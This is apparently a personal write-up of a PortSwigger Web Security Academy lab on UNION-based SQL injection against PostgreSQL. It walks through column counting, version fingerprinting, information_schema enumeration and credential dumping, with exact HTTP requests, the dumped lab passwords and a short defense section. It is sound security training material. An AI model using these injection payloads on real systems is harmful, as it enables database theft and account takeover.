SQL injection attack, listing the database contents on non-Oracle databases
SQL injection attack, listing the database contents on non-Oracle databases: The product category filter is vulnerable to SQL injection and reflects results, so a UNION attack can enumerate the database and dump credentials. Goal: discover the users table and its username/password columns, extract all rows, and log in as administrator. • PortSwigger • SQL Injection • brute-force, sql
🎯 Objective

The product category filter is vulnerable to SQL injection and reflects results, so a UNION attack can enumerate the database and dump credentials. Goal: discover the users table and its username/password columns, extract all rows, and log in as administrator.
🧭 Step 1 — Determine column count
Run ORDER BY progressively until the query errors. It fails at 3, meaning the original SELECT has 2 columns.

Conclusion: use
UNION SELECT <col1>, <col2> ...with 2 columns.
🧪 Step 2 — Identify column data types

Confirm which columns accept text by uniting string literals. Here, both columns take strings.
🔎 Step 3 — Identify the database platform
Different DBMS → different metadata queries. Quick fingerprints:
| DB | Version probe |
|---|---|
| Oracle | SELECT banner FROM v$version / SELECT version FROM v$instance |
| Microsoft SQL Server | SELECT @@version |
| PostgreSQL | SELECT version() |
| MySQL | SELECT @@version |

In my instance it’s PostgreSQL:
Sample request:
GET /filter?category=Pets'UNION SELECT version(),'a' --(Any order of the two string columns is fine, as long as types align.)
🗂️ Step 4 — Enumerate tables

With PostgreSQL, use information_schema.tables. Since the first selected column renders, put the table name there:
.../filter?category=Pets'UNION SELECT table_name,NULL FROM information_schema.tables --Example request:
GET /filter?category=Pets'UNION SELECT table_name,NULL from information_schema.tables -- HTTP/2
Host: 0a44007b04547114818fc5a3009a000b.web-security-academy.net
Cookie: session=wZsZcHeerc7ae6ntKP5GAofMOuNo5zX2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
From the rendered output, the users table is:
users_nntwjs
🧬 Step 5 — Enumerate columns of the users table
Query information_schema.columns to list column names for users_nntwjs:
' UNION SELECT column_name,NULL
  FROM information_schema.columns
  WHERE table_name = 'users_nntwjs' --
Request:
GET /filter?category=Pets' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name = 'users_nntwjs'-- HTTP/2
Host: 0a44007b04547114818fc5a3009a000b.web-security-academy.net
Cookie: session=wZsZcHeerc7ae6ntKP5GAofMOuNo5zX2
From the output:
Username column →
username_biscks
Password column →
password_ppspgc
📤 Step 6 — Dump usernames and passwords
Now select those columns from the users table via UNION:
' UNION SELECT username_biscks,password_ppspgc FROM users_nntwjs --Request:
GET /filter?category=Pets' UNION SELECT username_biscks,password_ppspgc from users_nntwjs -- HTTP/2
Host: 0a44007b04547114818fc5a3009a000b.web-security-academy.net
Cookie: session=wZsZcHeerc7ae6ntKP5GAofMOuNo5zX2
Referer: https://0a44007b04547114818fc5a3009a000b.web-security-academy.net/filter?category=Lifestyle
Rendered credentials:

| Username | Password |
|---|---|
| Carlos | zuzo41dtqpwclrfudguj |
| Wiener | xvdj2nn0xdo0btwowjwx |
| Administrator | qas3herile2b3z9gpby2 |
🧪 Troubleshooting notes
- Column mismatch: Align the number and types of selected columns. Use
NULLfor unknown/unused columns. - Only one column renders: Put the interesting value in the rendered position; send
NULLin the other. - Quote handling: URL‑encode
'as%27. Comment with--+(space or+after--). - Schema noise: Add filters like
WHERE table_schema NOT IN ('information_schema','pg_catalog')when listing tables.
🔒 Defense (notes)
- Use parameterized queries everywhere.
- Enforce allowed values for category (server‑side allowlist).
- Hide DB errors; adopt least privilege DB accounts.
- Add WAF rules to catch obvious UNION/comment/quote patterns.
These are my notes and exact payloads for the PostgreSQL UNION‑based enumeration lab leading to admin login.
Comments
Comments
Loading comments…